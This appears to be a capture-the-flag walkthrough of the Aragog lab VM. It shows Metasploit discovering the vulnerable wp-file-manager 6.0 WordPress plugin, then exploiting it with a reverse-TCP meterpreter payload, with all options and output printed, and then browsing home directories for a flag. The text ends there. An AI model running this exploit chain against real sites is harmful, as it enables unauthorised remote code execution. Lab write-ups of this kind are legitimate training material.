
Aragog Writeup

by: Netkiller

1-Scanning the Target and setting up the host file

(missing nmap screenshot)
The VM have a 80 http and 22 ssh open port, in order to acces to the web content, we need to edit the etc/host file.



No seguro | wordpress.aragog.hogwarts/blog/wp-login.php?redirect_to=http%3A%2F%2F10.42.0.192%2Fblog%2Fwp-admin%2F&reauth=1

Burp Suite Community Edition


Error

Unknown host: wordpress.aragog.hogwarts

- : sudo nano — Konsole

```
 GNU nano 6.4                                          /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali
#10.10.11.180   shoppy.htb
#10.42.0.125    chronos.local
10.42.0.192     wordpress.aragog.hogwarts
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

^G Ayuda      ^O Guardar    ^W Buscar     ^K Cortar     ^T Ejecutar   ^C Ubicación  M-U Deshacer
^X Salir      ^R Leer fich. ^\ Reemplazar ^U Pegar      ^J Justificar ^/ Ir a línea M-E Rehacer
```

Here we found a basic wordpress site.



No seguro | wordpress.aragog.hogwarts/blog/?p=9

Blog — Just another WordPress site

Notice


WP-Admin   March 31, 2021   Leave a comment

We will be deleting some of our unused wordpress plugins in future as security best practices.

WP-Admin   March 31, 2021   Uncategorized


This WP-admin's post suggests us that there is a unsecure plugin in running in the wordpress.

2-Using MSF to search a vulnerable wordpress plugin




```
msf6 auxiliary(scanner/http/wordpress_scanner) > show options

Module options (auxiliary/scanner/http/wordpress_scanner):

   Name                 Current Setting                                Required  Description
   ----                 ---------------                                --------  -----------
   EXPLOITABLE          true                                           no        Only scan plugins and themes which a MSF module exists for
   EXPLOITABLE_PLUGINS  /usr/share/metasploit-framework/data/wordlist  yes       File containing exploitable by MSF plugins
                        s/wp-exploitable-plugins.txt
   EXPLOITABLE_THEMES   /usr/share/metasploit-framework/data/wordlist  yes       File containing exploitable by MSF themes
                        s/wp-exploitable-themes.txt
   PLUGINS              true                                           no        Detect plugins
   PLUGINS_FILE         /usr/share/metasploit-framework/data/wordlist  yes       File containing plugins to enumerate
                        s/wp-plugins.txt
   PROGRESS             1000                                           yes       how often to print progress
   Proxies                                                             no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS               10.42.0.192                                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Me
                                                                                 tasploit
   RPORT                80                                             yes       The target port (TCP)
   SSL                  false                                          no        Negotiate SSL/TLS for outgoing connections
   TARGETURI            /blog                                          yes       The base path to the wordpress application
   THEMES               true                                           no        Detect themes
   THEMES_FILE          /usr/share/metasploit-framework/data/wordlist  yes       File containing themes to enumerate
                        s/wp-themes.txt
   THREADS              1                                              yes       The number of concurrent threads (max one per host)
   USERS                true                                           no        Detect users with API
   VHOST                                                               no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/wordpress_scanner) > 
```

We can use the “scanner/http/wordpress_scanner” to find vulnerable plugins.




```
msf6 auxiliary(scanner/http/wordpress_scanner) > run

[*] Trying 10.42.0.192
[+] 10.42.0.192 - Detected Wordpress 5.0.12
[*] 10.42.0.192 - Enumerating Themes
[*] 10.42.0.192 - Progress  0/2 (0.0%)
[*] 10.42.0.192 - Finished scanning themes
[*] 10.42.0.192 - Enumerating plugins
[*] 10.42.0.192 - Progress   0/57 (0.0%)
[+] 10.42.0.192 - Detected plugin: wp-file-manager version 6.0
[*] 10.42.0.192 - Finished scanning plugins
[*] 10.42.0.192 - Searching Users
[*] 10.42.0.192 - Was not able to identify users on site using /blog/wp-json/wp/v2/users
[*] 10.42.0.192 - Finished all scans
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wordpress_scanner) > 
```

Here it found one, the wp-file-manager 6.0.


- : sudo msfconsole — Konsole
Archivo Editar Ver Marcadores Complementos Preferencias Ayuda
us
23:39
4/12/22

```
msf6 exploit(multi/http/wp_file_manager_rce) > show options

Module options (exploit/multi/http/wp_file_manager_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMAND    upload           yes       elFinder commands used to exploit the vulnerability (Accepted: upload, mkfile+put)
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.42.0.192      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /blog            yes       Base path to WordPress installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.42.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress File Manager 6.0-6.8


View the full module info with the info, or info -d command.

msf6 exploit(multi/http/wp_file_manager_rce) > 
```


MSF have a exploit for this plugin, it is the “multi/http/wp_file_manager_rce”


- : sudo msfconsole — Konsole
Archivo Editar Ver Marcadores Complementos Preferencias Ayuda
us
23:39
4/12/22

```
msf6 exploit(multi/http/wp_file_manager_rce) > run

[*] Started reverse TCP handler on 10.42.0.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] 10.42.0.192:80 - Payload is at /blog/wp-content/plugins/wp-file-manager/lib/files/GtuY45.php
[*] Sending stage (39927 bytes) to 10.42.0.192
[+] Deleted GtuY45.php
[*] Meterpreter session 1 opened (10.42.0.1:4444 → 10.42.0.192:57326) at 2022-12-04 23:39:31 -0500
```


Now, we run the exploit and have a meterpreter session :)

3-Privilege Escalation and getting the flags


- : sudo msfconsole — Konsole
Archivo Editar Ver Marcadores Complementos Preferencias Ayuda
us
23:41
4/12/22


```
    ps            List running processes
    shell         Drop into a system command shell
    sysinfo       Gets information about the remote system, such as OS


Stdapi: Audio Output Commands
=============================

    Command       Description
    -------       -----------
    play          play a waveform audio file (.wav) on the target system

meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2021-04-01 09:10:06 -0400  ginny
040755/rwxr-xr-x  4096  dir   2021-05-02 08:08:47 -0400  hagrid98

meterpreter > cd ginny
meterpreter > ls -la
No entries exist in /home/ginny
meterpreter > ls
No entries exist in /home/ginny
meterpreter > cd ..
meterpreter > cd hagrid98
meterpreter > ls -la
Listing: /home/hagrid98
=======================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  220   fil   2021-04-01 09:26:16 -0400  .bash_logout
100644/rw-r--r--  3526  fil   2021-04-01 09:26:16 -0400  .bashrc
040700/rwx------  4096  dir   2021-04-01 09:30:56 -0400  .gnupg
100644/rw-r--r--  807   fil   2021-04-01 09:26:16 -0400  .profile
100644/rw-r--r--  91    fil   2021-04-01 08:50:19 -0400  horcrux1.txt

meterpreter > 
```

The first flag is in the hagrid's home folder.


- : sudo msfconsole — Konsole
